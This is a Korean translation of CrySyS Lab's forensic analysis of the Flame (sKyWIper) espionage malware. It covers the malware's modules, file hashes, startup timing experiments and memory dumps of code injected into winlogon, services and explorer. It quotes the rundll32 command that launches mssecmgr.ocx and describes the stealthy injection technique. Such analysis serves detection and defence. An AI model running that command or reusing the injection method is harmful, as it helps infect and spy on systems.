sKyWIper (a.k.a Flame a.k.a. Flamer)

(번역 문서)

2012-07-12

문서 번역 : 문서 번역팀 pen2mars 님

편집 : 니키

- 보안프로젝트 (www.boanproject.com) -

목 차

1. 소개 1
1.1. 조사(Investigation) 1
1.2. 추적(History and build dates_ 1
1.3. 생성날짜(BuildDates) 2
1.4. Duqu (Stuxnet) 와 sKyWIper 의 간략한 비교 3
2. 주요 컴포넌트들 4
2.1. Modules 4
2.2. Filelisting and Hashes 6
3. 활성화와 자가증식 8
3.1. 실행 순서 8
3.2. Timing Information 수집을 위한 부팅 실험 9
3.3. 3.3 injections 10
3.4. Hooks 13
3.5. Mutexes 14
3.6. nteps32 exports 14
3.7. Installation and Propagation method 15
4. 악성코드 구성 분석 16
4.1. 암호화 알고리즘 16
4.2. Registry Parts 23
4.3. Compression and table formats 25
4.4. Datastorage formats 27
4.5. logging file list 28
4.6. Saving additional information 29
5. C&C Communication 30
6. 공격 상세 분석 32
6.1. 흥미로운 LUA Scripts 35
6.2. 관련된 파일들 39
6.3. CLAN DB 의 SQLite 테이블 구조 41
7. 회피 기술 43
7.1. 보안 프로그램 관련 43
7.2. 선택과 속임수 설계 43

7.3. 악성코드 소유 파일 목록.....43
8. 별첨 49

원본 문서 : http://www.crysys.hu/skywiper/skywiper.pdf

1. 소개

우리는 (CrySyS Lab, Budapest) 하나의 targeted attack - 특정 시스템을 대상으로 특정 정보를 탈취하려는 목적으로 행해지는 공격 - 에 대한 경고를 받았다. 우리의 조사 과정과 현재까지의 포렌식 분석을 약술해 본다.

1.1. 조사(Investigation)

우리는 몇몇 다른 팀들과 공동으로 조사를 수행했다. 조사에 참여한 일부는 공개되길 원하지 않았기 때문에 문서의 레퍼런스가 정확하지 않은 것은 의도적인 것임을 밝혀둔다.

sKyWIper 는 너무 복잡한 구조로 이뤄져 우리의 제한된 역량과 시간으로는 완전하게 분석할 수 없었다.
그래서 우리의 조사는 악성코드의 능력, 작동방식, 암호화, 데이터 저장, 확산방법과 통신에 이르기까지 큰 그림을 그리는 데에 초점이 맞춰져 있다. 이 악성코드의 세부적인 작동을 이해하기 위해서는 추가적인 작업이 요구된다.

1.2. 추적(History and build dates)

sKyWIper 는 수년간 탐지되지 않고 작동해온 것으로 보인다. 5 년 혹은 그 이상 동작 했을 가능성이 있다는 보고도 있다. (Malware Intelligence Reports) 주요 구성요소인"msgsecmgr.ocx (또는 wavesup3.drv)" 는 다양한 버전의 DLL 을 참조한다. 이것은 지난 시간 동안 아래와 같이 발견된 적이 있었다.

"WAVESUP3.DRV"는 2007 년 12 월 5 일, 유럽의 Webroot 라는 커뮤니티에서 처음 발견되었다. 그 후로 UAE 와 이란에서 각각 2008 년, 2010 년에 발견되었다. 이상 3 개의 지역에서 순서대로 아래와 같은 파일 크기로 발견되었다.

1,153,536 바이트
991,232 바이트
975,872 바이트

1.3. 생성날짜(BuildDates)

PE 헤더의 Build dates 는 거짓으로 작성되어 있다. 따라서 피해 시스템의 감염 시간을 정확히 규명할 수 없다. 그러나"mssecmgr.ocx" 의 일부분과 관련된 SQLite 는 일부 build time 정보를 갖고 있다. (이와 관련된 세부사항은 추후에 논함)

```
"Unidentified build, Aug 31 2011 23:15:32    31..........Aug 31 2011
23:15:32"
```

메모리 덤프의 다음 문자열은 SQLite 의 버전 정보를 보여준다.

```
2010-01-05 15:30:36 28d0d7710761114a44a1a3a425a6883c661f06e7    NULL
```

이는 SQLITE_VERSION "3.6.22" (소스코드의 일부) 와 관련이 있다. 또한 "1.2.3" 이라는 레퍼런스가 있고, 우리는 이것이 SQLite 테이블에 사용되는 ZLIB 버전 숫자와 관련이 있다고 생각된다.

이 악성코드의 일부 테이블들은 타임스탬프를 포함하고, 이들 중 몇몇은 실제 실행 시각과 관련이 없다. 하지만 그 대신 공격자가 공격 코드를 개발한 시각과는 연관성이 있을 것이다. 한 예로, 아래와 같은 타임스탬프를 포함하는"audcache.dat" 라는 파일이 있다. 우리는 타임스탬프의 기능과 테이블 구조에 관해서는 확신 할 수 없다. 타임스탬프일 수 있는 다른 바이너리 스트링이 존재하나, 그 값들이 너무 다양해서 정확성이 떨어진다.

```
5409  Tue Oct 11 23:35:34 2011
5409  Tue Oct 11 23:35:37 2011
5409  Tue Oct 11 23:35:37 2011
5409  Tue Oct 11 23:35:37 2011
…
ec02  Tue Oct 11 23:59:59 2011
ec02  Tue Oct 11 23:59:59 2011
ec02  Tue Oct 11 23:59:59 2011
ec02  Tue Oct 11 23:59:59 2011
ec02  Wed Oct 12 00:00:03 2011
…
ec02  Wed Oct 12 10:52:33 2011
ec02  Wed Oct 12 10:52:33 2011
ec02  Wed Oct 12 10:53:04 2011
ec02  Wed Oct 12 11:09:32 2011
ec02  Wed Oct 12 11:09:32 2011
ec02  Wed Oct 12 11:21:17 2011
ec02  Wed Oct 12 11:21:17 2011
ec02  Wed Oct 12 11:21:17 2011
ec02  Wed Oct 12 11:21:17 2011
ec02  Wed Oct 12 11:22:04 2011
ec02  Wed Oct 12 11:22:04 2011
```

Figure 1 – Timestamps found in audcache.dat

1.4. Duqu (Stuxnet) 와 sKyWIper 의 간략한 비교

둘 사이에는 꽤 많은 차이가 존재하고 sKyWIper 가 Duqu 혹은 Stuxnet 의 제작자에 의해서 만들어진 것은 아닌 것 같다. 그러나 공격자가 동일한 목적을 위해 복수의 개별적인 개발팀을 고용하고, sKyWIper 와 Duqu 가 동일한 요구사항을 위한 서로 독립된 실행 개체라는 가능성을 배제할 수는 없다.

Feature	Duqu, Stuxnet, ~D	sKyWIper
Modular malware	✓	✓
Kernel driver based rootkit	✓	fltmgr usage
Valid digital signature on driver	Realtek, JMicron, C-media	Not found
Injection based on A/V list	✓	Different
Imports based on checksum	✓	Not seen
3 Config files, all encrypted, etc.	✓	Totally diferrent
Keylogger module	✓ (Duqu)	✓
PLC functionality	✓ (Stuxnet)	Not found (yet)
Infection through local shares	✓ (Stuxnet)	✓ Very likely
Exploits	✓	✓ Some from Stuxnet!
0-day exploits	✓	Not yet found
DLL injection to system processes	✓	✓ (but different)
DLL with modules as resources	✓	✓
RPC communication	✓	?
RPC control in LAN	✓	?
RPC Based C&C	✓	?
Port 80/443, TLS based C&C	✓	SSL+SSH found
Special “magic” keys, e.g. 790522, AE	✓	Only 0xAE is similar
Virtual file based access to modules	✓	Not seen
Usage of LZO lib	Mod. LZO	No LZO: Zlib, PPMd, bzip2
Visual C++ payload	✓	✓
UPX compressed payload,	✓	some
Careful error handling	✓	?
Deactivation timer	✓	Self-kill logic inside
Initial Delay	? Some	Different from Duqu
Configurable starting in safe mode/dbg	✓	Not like Stuxnet

Table 1 – Comparing sKyWIper to Duqu and Stuxnet at a first glance

2. 주요 컴포넌트들

2.1. Modules

sKyWIper 를 분석에서 발견된 모듈들을 소개한다. Figure 2. 에 이 악성코드와 연관된 파일들을 타입에 따라 그룹화하고, 파일들이 어떻게 생성되었고, 암호화 또는 압축이 되어 있는지에 대한 설명을 붙여 놓았다.




Figure 2 – Files related to the malware

관련 OCX Files 정보

mssecmgr.ocx (6M)	Main Module
-- resource 146 (2.5M)	ZLIB 로 추정되는 압축방법으로 압축된 파일
Advnetcfg.ocx (0.6M)	인젝션되는 파일, 정보 탈취 기능을 하는 것으로 추정.
Msglu32.ocx (1.6M)	Main Module 에 의해 생성되는 파일
Nteps32.ocx (0.8M)	상동
Soapr32.ocx (0.2M)	Resource 146 에서 발견됨. 네트워크 기반 자기 증식용 모듈

(역자 참고)
Zlib- C 로 작성된 데이터 압축 라이브러리의 일종. 많은 수의 응용프로그램에서 사용되는 압축. 코드 포팅 용이, 낮은 메모리 점유율 -> 임베디드 장치에 사용.

사용되는 응용프로그램은 아래와 같다.

리눅스 커널
Libpng
아파치 서버
오픈 SSH 클라이언트 / 서버
오픈 SSL , GnuTLS 보안라이브러리
Ffmpeg 멀티미디어 라이브러리
Rsync 원격 파일 동기화 프로그램

메인모듈은 시작 프로그램 폴더에 로드 되고"wavesup3.drv" 라는 파일로 복제된다. 또한 메인모듈은 다른 OCX 모듈들을 생성한다.

In Windows/Temp Folder

To691.tmp(1.5M) 초기 설정 데이터 파일

In Windows/System32 Folder

Ccalc32.sys	암호화(RC4) 된 구성 설정 테이블. 악성코드가 설치되는 과정에서 생성되고 압축 해제된 mssecmgr.sys 의 resource 146 안에 저장된다. 주소 0x00001E7118
Boot32drv.sys	데스크탑 윈도우 관련 데이터. 0xFF 와 XOR 연산으로 암호화

악성코드에 의해 생성되는 Temporary Files

~DEB93D.tmp	"nmb lookups" 의 SQLite 데이터베이스를 포함하는 암호화된 파일. Services.exe 에 의해 작성됨.
~HLV084.tmp	실행 프로세스 관련 정보를 포함하는 압축된 파일. Winlogon.exe 에 의해 작성됨.
~HLV294.tmp	목적 불분명. 이와 유사한 4~5 개의 파일들이 피해 시스템에서 발견됨.
~KWI<>	실행 프로세스 관련 정보를 포함하는 압축된 파일. Winlogon.exe 에 의해 작성됨.
~rf<number>.tmp	SQLite 3 데이터베이스 포맷으로 피해 시스템의 완전한 파일 리스팅. 추후에 논의될 E1 이라는 암호화 알고리즘으로 암호화됨.

DAT Files 정보

dstrlog.dat	**CLAN DB for storing attack ?? 과** 증식 방법 포함
lmcache.dat	대상 시스템에 대한 정보
mscrypt.dat	소스코드, 데이터, 공격 방법 설정 (JIMMY, MUNCH)
ntcache.dat	대상 시스템에 대한 정보
rccache.dat	
ssitable	

dllrun32 실행으로부터 생성되는 DAT FILES.

audcache	사전 생성되는 attack database	1572896 May xx 10:32
audfilter.dat		0 May xx 10:32
dstrlog.dat	공격 CLAN DB	86016 May xx 10:32
lmcache.dat	대상 시스템에 대한 정보 (SFS)	460800 May xx 10:32
ntcache.dat	대상 시스템에 대한 정보 (SFS)	4454400 May xx 10:32
wpgfilter.dat	6163216 May xx 10:32	

(역자 참고) - dllrun32

W32/Rbot-FUP worm, IRC Backdoor 에 의해 시스템에 생성됨
run, runonce, runservices, runservicesonce 의 레지스트리에 추가될 수 있는 시작 엔트리
시작 엔트리 - 이 파일이 레지스트리에 등록됨으로써 특정 파일이 시작프로그램에 등록된다.

2.2. Filelisting and Hashes

다음은 sKyWIPer 의 주요 구성요소의 해쉬 값이다. 섹션 7.3 에서는 악성코드에 의해서 사용되는 파일명으로 의심되는 리스트를 제공한다.

```
bb5441af1e1741fca600e9c433cb1550 *advnetcfg.ocx
d53b39fb50841ff163f6e9cfd8b52c2e *msglu32.ocx
bdc9e04388bda8527b398a8c34667e18 *mssecmgr.ocx
c9e00c9d94d1a790d5923b050b0bd741 *nteps32.ocx
296e04abb00ea5f18ba021c34e486746 *soapr32.ocx
5ad73d2e4e33bb84155ee4b35fbefc2b *ccalc32.sys
dcf8dab7e0fc7a3eaf6368e05b3505c5 *mscrypt.dat
06a84ad28bbc9365eb9e08c697555154 *00004069.ex_
ec992e35e794947a17804451f2a8857e *00004784.dl_
296e04abb00ea5f18ba021c34e486746 *00005729.dl_
b604c68cd46f8839979da49bb2818c36 *00006411.dl_
c81d037b723adc43e3ee17b1eee9d6cc *boot32drv.sys (not constant but possible match)
```

Figure 3 – MD5 hashes of the malware's components

```
60d5dbddae21ecb4cfb601a2586dae776ca973ef *advnetcfg.ocx
3a9ac7cd49e10a922abce365f88a6f894f7f1e9e *msglu32.ocx
a592d49ff32fe130591ecfde006ffa4fb34140d5 *mssecmgr.ocx
7105b17d07fd5b30d5386862a3b9cc1ff53a2398 *nteps32.ocx
5fdd7f613db43a5b0dbec8583d30ea7064983106 *soapr32.ocx
faaef4933e5f738e2abaff3089d36801dd871e89 *ccalc32.sys
8b591dd7cd44d8abae7024ca2cc26034457dd50e *mscrypt.dat
25fc20eedd7bfca26cf5fad1fade13b05c9a2d20 *00004069.ex_
e608a6d9f0ab379e62119656e30eef12542f2263 *00004784.dl_
5fdd7f613db43a5b0dbec8583d30ea7064983106 *00005729.dl_
7a1351c084a556bdceaf221a43cb69579ca7b9bb *00006411.dl_
d4b21620d68fdc44caa20362a417b251ff833761 *boot32drv.sys
```

Figure 4 – SHA-1 hashes of the malware's components

3. 활성화와 자가증식

3.1. 실행 순서

해당 악성코드는 다음과 같이 두 가지 방법으로 활성화 된다.

1. "msgsecmgr.ocx" 를 레지스트리에 등록
2. 커맨드 " start /wait rundll32.exe c:₩windows₩system32₩mssecmgr.ocx,DDEnumCallback " 실행

실행 단계에서, mssecmgr.ocx 는 LSA 인증 패키지로써 로드 된다. 약 2 분 후 services.exe 에 의해서 Advnetcfg.ocx 가 로드된다. 이 과정은 2~3 분 간격으로 총 3 번에 걸쳐 반복된다. 다시 약 2 분 후 Services.exe 는 mssecmgr.ocx 로부터 nteps32.ocx 를 로드하고, winlogon.exe 역시 nteps32.ocx 를 로드 한다. 이 nteps32.ocx 는 수 차례 로드 된다.

그 동안, explorer.exe 에 의해서 5 개의 인터넷 익스플로러 프로세스가 시작된다. 이 5 개의 인터넷 익스플로러는 시작 직후 wpgfilter.dat 를 생성한다. 다시 2 분 후, services.exe 에 의해서 ccalc32.sys 가 작성되고 1 분 내에 winlogon.exe 가 이를 로드 한다. 이 과정은 Figure 5 에 묘사되어 있고, Figure 6 는 정확한 타임스탬프와 함께 위의 과정을 보여준다.




Figure 5 – Startup sequence

3.2. Timing Information 수집을 위한 부팅 실험

모듈 로딩과 기능의 순서를 결정하기 위한 실험을 진행

Trial 1.

ccalc32.sys 는 최초 시작 시 최종 change / access time 을 갖고 있다. (둘 간에는 50 초의 차이가 있다) mscrypt 가 설치되지 않으면 일반적인 LSA 실행 시, ccalc 는 생성되지 않았다.

> (역자 참고)
> 악성코드가 기본 윈도우 디렉토리에 생성하는 mscrypt.dll - Trojan-Spy.Win32.Keylogger.qk (by Kaspersky) - SkyWIper 외의 악성코드에서도 사용된 기록이 있음.

질문 : 실행 단계에서 rundll 로부터 구동된다면 ccalc32 는 "mssecmgr+advnet+??" 로부터 생성되는가?

Trial 2

NTEPS, SOAPR, TO691 이상 3 개의 파일들이 멀웨어 실행에 필수적인지를 테스트하기 위해서 이들을 삭제하였다. 악성코드의 실행(최초실행?=STARTUP) 을 위한 rundll 실행으로부터 1 시간 40 분 후 윈도우 업데이트가 시작된다. iexplore 종료 즉시, ccalc32.sys 가 나타난다. ~HLV 파일들은 ccalc32.sys 의 등장으로부터 약 1 시간 20 분 후 나타난다. 정확한 타임스탬프는 23:45:00 (Local Time), 여기서 초 단위의 값(00)이 의심스럽게 여겨진다.

결과 : nteps, soapr , to691 은 악성코드의 실행에 필수적이지 않다.

Trial 3

23:49:20 Rundll32 로 악성코드 실행
23:51:06 윈도우 업데이트 시작
23:52:48 인터넷 익스플로러 프로세스 종료, 약 3 초 후, ccalc 등장
23:54:25 Windows₩temp 에서 ~HVL 파일들이 발견됨
msglu32.ocx 존재 생성시간은 2004, 변경 시간은 현재 로컬 타임이다.

Trial 4

MSGLU 가 실제로 실행 단계에서 생성되는지를 확실히 하기 위해 nteps, SOAPR, TO691, MSGLU 삭제,
결과 : 악성코드는 여전히 동작, MSGLU32 는 ~HLV 파일들이 생성되기 시작함과 동시에 생성된다.

이벤트 순서

1. 인터넷 익스플로러 프로세스와 윈도우업데이트 시작
2. 업데이트 과정 중단, CCALC32 생성, 1 시간 20 분 지연 대기
3. ~HLV 파일들이 등장, MSGLU 실행.

3.3. 3.3 injections

실행 중에 다수의 인젝션 과정이 존재한다. "advnetcfg32" 만 3 번 인젝션 된다. 우리는 왜 다수의 프로세스 (winlogon.exe, services.exe, explorer.exe) 에 인젝션이 진행되는지에 대한 자세한 정보를 갖고 있지는 않다.

0	fltmgr.sys	fltmgr.sys + 0x1888	0xf83f0888	C:\WINDOWS\System32\Drivers\fltmgr.sys
1	fltmgr.sys	fltmgr.sys + 0x31a7	0xf83f21a7	C:\WINDOWS\System32\Drivers\fltmgr.sys
2	fltmgr.sys	fltmgr.sys + 0xfc7a	0xf83fec7a	C:\WINDOWS\System32\Drivers\fltmgr.sys
3	ntkrnlpa.exe	ntkrnlpa.exe + 0xac124	0x80583124	C:\WINDOWS\system32\ntkrnlpa.exe
4	ntkrnlpa.exe	ntkrnlpa.exe + 0xe8488	0x805bf488	C:\WINDOWS\system32\ntkrnlpa.exe
5	ntkrnlpa.exe	ntkrnlpa.exe + 0xe4a14	0x805bba14	C:\WINDOWS\system32\ntkrnlpa.exe
6	ntkrnlpa.exe	ntkrnlpa.exe + 0x9ffeb	0x80576feb	C:\WINDOWS\system32\ntkrnlpa.exe
7	ntkrnlpa.exe	ntkrnlpa.exe + 0x6a67c	0x8054167c	C:\WINDOWS\system32\ntkrnlpa.exe
8	<unknown>	0x1f2a333	0x1f2a333	
9	<unknown>	0x1f1ed9c	0x1f1ed9c	
10	<unknown>	0x1f1128b	0x1f1128b	
11	<unknown>	0x1f1c900	0x1f1c900	

Figure 7 – Winlogon.exe with injected code working with ccalc32.sys – procmon

Duqu 의 경우, 악성코드 제작자는 임의의 코드를 실행중인 프로세스에 복사하기 위해 ZwCreateSection() ZwMapViewOfSection() 를 사용했다. 반면에(또는 ~동안) 다른 방법(다른 악성코드에서 사용되는) 들은 LoadLibrary(), LoadLibraryEx() 로 코드 내부로 라이브러리를 로드한다. 이러한 기술들은 삽입된 DLL 들이 PEB's InLoadOrderModuleList 에 나타나기 때문에 쉽게 탐지된다.

여타 멀웨어 보다 진화된 모습

sKyWIper 의 경우, 코드 인젝션의 메커니즘은 보다 은밀하다. 코드 인젝션의 존재 여부(출현)를 corresponding system processes(winlogon, services, explorer) 의 모듈 리스팅과 같은 전통적인 방법으로 검증할 수가 없다. 우리가 즉각적으로 발견한 흔적은 특정 메모리 지역들이 의심스러운 읽기(R), 쓰기(W), 실행(E) 보호 플래그들에 매핑되어 있다는 것뿐이었다. 그리고 이 메모리 지역들은 Virtual Address Descriptor 커널 데이터 구조를 통해서만 완전히 파악 가능하다. 이들 메모리 지역은 VirtualAllocEx() 또는 WRITEPROCESSMEMORY() 에 의해서 동적으로 할당되어야만 하기 때문에, 메모리 지역들은 Vad Short 타입을 갖고 있다.
따라서, 시스템 프로세스 내의 특정 메모리 영역의 RWE 플래그의 조합과 Vad Short 형 데이터를 이용하여 SkyWIper 에 사용된 코드 인젝션을 규명할 수 있었다. Figure 8. 는 Volatility 를 사용해 발견한 인젝션을 보여준다.

```
Process: winlogon.exe Pid: 676 Address: 0xab0000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 1, MemCommit: 1, PrivateMemory: 1, Protection: 6

0x00ab0000  10 00 00 00 4a 89 6f d1 aa 04 9b 3c c8 51 72 bc   ....J.o....<.Qr.
0x00ab0000  1f c4 f1 56 00 00 00 00 00 00 00 00 00 00 00 00   ...V............
0x00ab0000  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x00ab0000  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
```

```
Process: winlogon.exe Pid: 676 Address: 0xac0000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 1, MemCommit: 1, PrivateMemory: 1, Protection: 6

0x00ac0000  10 00 00 00 4a 89 6f d1 aa 04 9b 3c c8 51 72 bc   ....J.o....<.Qr.
0x00ac0000  1f c4 f1 56 00 00 00 00 00 00 00 00 00 00 00 00   ...V............
0x00ac0000  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x00ac0000  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................



Process: winlogon.exe Pid: 676 Address: 0xb10000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 1, MemCommit: 1, PrivateMemory: 1, Protection: 6

0x00b10000  10 00 00 00 4a 89 6f d1 aa 04 9b 3c c8 51 72 bc   ....J.o....<.Qr.
0x00b10000  1f c4 f1 56 00 00 00 00 00 00 00 00 00 00 00 00   ...V............
0x00b10000  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x00b10000  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................



Process: winlogon.exe Pid: 676 Address: 0xb20000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 1, MemCommit: 1, PrivateMemory: 1, Protection: 6

0x00b20000  10 00 00 00 4a 89 6f d1 aa 04 9b 3c c8 51 72 bc   ....J.o....<.Qr.
0x00b20000  1f c4 f1 56 00 00 00 00 00 00 00 00 00 00 00 00   ...V............
0x00b20000  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x00b20000  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................



Process: winlogon.exe Pid: 676 Address: 0x10f0000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 1, MemCommit: 1, PrivateMemory: 1, Protection: 6

0x010f0000  10 00 00 00 4a 89 6f d1 aa 04 9b 3c c8 51 72 bc   ....J.o....<.Qr.
0x010f0000  1f c4 f1 56 00 00 00 00 00 00 00 00 00 00 00 00   ...V............
0x010f0000  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x010f0000  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................



Process: winlogon.exe Pid: 676 Address: 0x1220000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 1, MemCommit: 1, PrivateMemory: 1, Protection: 6

0x01220000  10 00 00 00 4a 89 6f d1 aa 04 9b 3c c8 51 72 bc   ....J.o....<.Qr.
0x01220000  1f c4 f1 56 00 00 00 00 00 00 00 00 00 00 00 00   ...V............
0x01220000  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x01220000  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................

Process: winlogon.exe Pid: 676 Address: 0x1490000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 1, MemCommit: 1, PrivateMemory: 1, Protection: 6

0x01490000  ba ba 0d f0 00 00 48 01 30 25 80 7c b7 24 80 7c   ......H.0%.|.$.|
0x01490000  b3 1d 90 7c 55 8b ec 51 53 56 57 33 ff 89 7d fc   ...|U..QSVW3..}.
0x01490000  e8 00 00 00 00 58 89 45 fc 8b 45 fc 6a 64 59 48   .....X.E..E.jdYH
0x01490000  49 89 45 fc 74 5b 81 38 ba ba 0d f0 75 f1 8d 70   I.E.t[.8....u..p



Process: winlogon.exe Pid: 676 Address: 0x3c8a0000
```

```
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 4, MemCommit: 1, PrivateMemory: 1, Protection: 6

0x3c8a0000  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x3c8a0000  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x3c8a0000  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x3c8a0000  00 00 00 00 27 00 27 00 01 00 00 00 00 00 00 00   ....'.'.........



Process: services.exe Pid: 720 Address: 0x950000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 1, MemCommit: 1, PrivateMemory: 1, Protection: 6

0x00950000  ba ba 0d f0 00 00 94 00 30 25 80 7c b7 24 80 7c   ........0%.|.$.|
0x00950000  b3 1d 90 7c 55 8b ec 51 53 56 57 33 ff 89 7d fc   ...|U..QSVW3..}.
0x00950000  e8 00 00 00 00 58 89 45 fc 8b 45 fc 6a 64 59 48   .....X.E..E.jdYH
0x00950000  49 89 45 fc 74 5b 81 38 ba ba 0d f0 75 f1 8d 70   I.E.t[.8....u..p



Process: explorer.exe Pid: 1616 Address: 0x1400000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 1, MemCommit: 1, PrivateMemory: 1, Protection: 6

0x01400000  ba ba 0d f0 00 00 e8 00 30 25 80 7c b7 24 80 7c   ........0%.|.$.|
0x01400000  b3 1d 90 7c 55 8b ec 51 53 56 57 33 ff 89 7d fc   ...|U..QSVW3..}.
0x01400000  e8 00 00 00 00 58 89 45 fc 8b 45 fc 6a 64 59 48   .....X.E..E.jdYH
0x01400000  49 89 45 fc 74 5b 81 38 ba ba 0d f0 75 f1 8d 70   I.E.t[.8....u..p



Process: explorer.exe Pid: 1616 Address: 0x1b50000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 1, MemCommit: 1, PrivateMemory: 1, Protection: 6

0x01b50000  67 32 cd ba 2e 00 4d 00 53 00 42 00 54 00 53 00   g2....M.S.B.T.S.
0x01b50000  00 00 43 02 50 03 f8 01 4b 6c 43 02 04 00 01 00   ..C.P...KlC.....
0x01b50000  03 00 00 00 90 fa fc 00 2c fb fc 00 00 00 da 00   ........,.......
0x01b50000  00 e9 90 7c 40 00 91 7c ff ff ff ff 3d 00 91 7c   ...|@..|....=..|



Process: explorer.exe Pid: 1616 Address: 0x4540000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 1, MemCommit: 1, PrivateMemory: 1, Protection: 6

0x04540000  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
